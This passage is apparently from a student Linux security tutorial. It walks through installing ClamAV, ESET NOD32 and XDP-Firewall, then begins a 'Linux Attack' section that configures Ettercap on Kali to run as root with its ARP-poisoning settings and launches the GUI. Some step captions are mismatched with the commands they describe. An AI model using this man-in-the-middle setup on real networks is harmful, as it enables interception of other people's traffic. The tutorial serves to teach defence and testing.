
```
aiman@Aiman:~$ sudo apt install clamtk
```

Step 3 : Ubuntu Desktop users can install a graphical front end as well, known as ClamTk to install the graphical front end enter the following command:

```
apt install clamtk
```



Step 4 : ClamTK has been installed in your desktop.



Step 5 : ClamAV antivirus features.

```
aiman@Aiman:~$ clamscan --version
ClamAV 1.0.4/27151/Thu Jan 11 17:41:16 2024
```

Step 6 : To check ClamAV version run the following command:

```
aiman@Aiman:~$ systemctl stop clamav-freshclam.service  
aiman@Aiman:~$
```

Step 7 : After the installation is completed, we should run the freshclam command to update the virus signature database. First, we must stop the freshclam service, enter the following command:

systemctl stop clamav-freshclam.service

```
aiman@Aiman:~$ sudo freshclam  
[sudo] password for aiman:  
ClamAV update process started at
```

Step 8 : Next, to update the database run the following command:

sudo freshclam


```
aiman@Aiman:~$ systemctl start clamav-freshclam.service
```

Step 9 : Restart the freshclam, enter the following command:

systemctl start clamav-freshclam.service

Authentication Required

Authentication is required to start 'clamav-freshclam.service'.



aiman



Cancel

Authenticate

Step 10 : Enter your password for authentication

```
aiman@Aiman:~$ sudo clamscan -ir /home/
----- SCAN SUMMARY -----
Known viruses: 8682506
Engine version: 1.0.4
Scanned directories: 331
Scanned files: 2363
Infected files: 0
Data scanned: 142.21 MB
Data read: 107.41 MB (ratio 1.32:1)
Time: 33.721 sec (0 m 33 s)
Start Date: 2024:01:12 00:59:24
End Date: 2024:01:12 00:59:57
aiman@Aiman:~$ █
```

Step 11 : ClamAV is capable of detecting viruses, Trojans, and other forms of malware. Scanning files for viruses is done with clamscan command, enter this following command :

```
sudo clamscan -ir /home/
```

5.2 Eset nod 32 Firewall

Configure download

Operating system | Bitness


Suse, Fedora, Ubuntu, Mandriva, Debian, Red Hat (64-bit)

Language

English - United States

DOWNLOAD

Step 1 : Download nod 32 Firewall for 64-bit ubuntu.



Step 2 : open the file in the folder.

```
aiman@Aiman:~/Downloads$ ls  
eset_nod32av_64bit_en.linux
```

Step 3 : open the file in the terminal.

```
aiman@Aiman:~/Downloads$ chmod +x eset_nod32av_64bit_en.linux  
aiman@Aiman:~/Downloads$ ls  
eset_nod32av_64bit_en.linux
```

Step 4 : execute the file using the following command:

```
Chmod +x eset_nod32av_64bit_en.linux
```

```
aiman@Aiman:~/Downloads$ ./eset_nod32av_64bit_en.linux
```

Step 5 : enter the file by using this following command:

```
./ eset_nod32av_64bit_en.linux
```

```
aiman@Aiman:~/Downloads$ ./eset_nod32av_64bit_en.linux  
error[277b0000]: Please install the following files or packages: libc6:i386, /lib/ld-linux.so.2  
aiman@Aiman:~/Downloads$ sudo dpkg --add-architecture i386; sudo apt-get install  
libc6:i386
```


Step 6 : If there is error like this install the missing packages libc6:i386, enter this following command:

```
Sudo dpkg –add-architecture i386; sudo apt-get install
```


```
aiman@Aiman:~/Downloads$ ./eset_nod32av_64bit_en.linux
```

Step 7 : Reenter the file using the following command :


```
./ eset_nod32av_64bit_en.linux
```




Step 8 : Enter you password to allow authentication.




Step 9 : Now you will enter the antivirus setup, click next.




Step 10 : accept all the requirement and then click install.



Step 11 : After the installation has been completed click finish.



Step 12 : Restart your system for the antivirus to take effect.



Step 13 : The antivirus has been installed and usable in your ubuntu desktop.

5.3. XDP-Firewall

```
aiman@Aiman:~$ sudo apt install -y libconfig-dev llvm clang libelf-dev build-essential
```

Step 1 : Install dependencies using this following command:

```
sudo apt install -y libconfig-dev llvm clang libelf-dev build-essential
```

```
aiman@Aiman:~$ sudo apt install -y libpcap-dev m4 gcc-multilib
```

Step 2 : Install dependencies for building LibXDP and LibBPF. Using the following command:

```
sudo apt install -y libpcap-dev m4 gcc-multilib
```

```
aiman@Aiman:~$ sudo apt install -y linux-tools-$(uname -r)
```

Step 3 : You need tools for your kernel since we need BPFTool use the following command to install it:

```
sudo apt install -y linux-tools-$(uname -r)
```

```
aiman@Aiman:~$ apt install git
```

Step 4 : to install git in your ubuntu run the following command:

```
Apt install git
```

```
aiman@Aiman:~$ git clone --recursive https://github.com/gamemann/XDP-Firewall.git
```

Step 5 : To clone repository via Git. Use recursive flag to download LibBPF sub-module using the following command:

```
git clone --recursive https://github.com/gamemann/XDP-Firewall.git
```

```
aiman@Aiman:~$ cd XDP-Firewall
```

Step 6 : Change directory to repository using the following command:

```
cd XDP-Firewall
```

```
aiman@Aiman:~/XDP-Firewall$ sudo apt install make
```

Step 7 : To install make use the following command :

```
sudo apt install make.
```

```
aiman@Aiman:~/XDP-Firewall$ make libxdp
```

Step 8 : Build XDP-Tools and install LibXDP & LibBPF to /usr/include using the following command:

```
make libxdp
```

```
aiman@Aiman:~/XDP-Firewall$ sudo make && sudo make install
```

Step 9 : Build main project and install as root via Sudo using the following command:

```
make && sudo make install
```

6. Linux Attack

6.1 Ettercap

```
(kali㉿kali)-[~]
$ sudo apt install ettercap-graphical
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
ettercap-graphical is already the newest version (1:0.8.3.1-13).
0 upgraded, 0 newly installed, 0 to remove and 1373 not upgraded.
```

Step 1 : Open kali linux and install Ettercap using this command:

```
Sudo apt install Ettercap-graphical
```

```
(kali㉿kali)-[~]
└─$ cd /etc/ettercap

(kali㉿kali)-[/etc/ettercap]
└─$ ls
etter.conf  etter.dns  etter.mdns  etter.nbns
```

Step 2 : Upon completion of the installation go to the Ettercap directory using this command:

```
cd/etc/ettercap
```

```
(kali㉿kali)-[/etc/ettercap]
└─$ sudo nano etter.conf
```

Step 3 : After that, open the file named etter.conf using this command:

```
sudo nano etter.conf
```

```

GNU nano 7.2                                etter.conf *
#####
# # ettercap -- etter.conf -- configuration file      #
# # Copyright (C) ALoR & NaGA                         #
# # This program is free software; you can redistribute it and/or modify    #
# # it under the terms of the GNU General Public License as published by    #
# # the Free Software Foundation; either version 2 of the License, or       #
# # (at your option) any later version.                                     #
# #                                                               #
# #####
[privs]me
ec_uid = 0          # nobody is the default
ec_gid = 0          # nobody is the default

[mitm]
arp_storm_delay = 10      # milliseconds
arp_poison_smart = 0       # boolean
arp_poison_warm_up = 1     # seconds
arp_poison_delay = 10      # seconds
arp_poison_icmp = 1        # boolean
arp_poison_reply = 1        # boolean
arp_poison_request = 0      # boolean
arp_poison_equal_mac = 1    # boolean
dhcp_lease_time = 1800      # seconds
port_steal_delay = 10       # seconds
port_stole_send_delay = 2000 # microseconds
ndp_poison_warm_up = 1      # seconds
ndp_poison_delay = 5        # seconds
ndp_poison_send_delay = 1500 # microseconds
ndp_poison_icmp = 1        # boolean
ndp_poison_equal_mac = 1    # boolean
icmp6_probe_delay = 3       # seconds

[connections]
connection_timeout = 300    # seconds
connection_idle = 5         # seconds
connection_buffer = 10000   # bytes
connect_timeout = 5         # seconds

```

Step 4 : In the file, set the ec_uid and ec_gid lines to 0.

```

[(kali㉿kali)-[/etc/ettercap]]
$ sudo ettercap -G

ettercap 0.8.3.1 copyright 2001-2020 Ettercap Development Team

(ettercap:3678): GLib-WARNING **: 19:12:57.871: In call to g_spawn_sync(), wait status of a child process was requested but ECHILD was received by waitpid(). See the documentation of g_child_watch_source_new() for possible causes.


```

Step 5 : After that, lauch Ettercap using this command:

sudo Ettercap -G



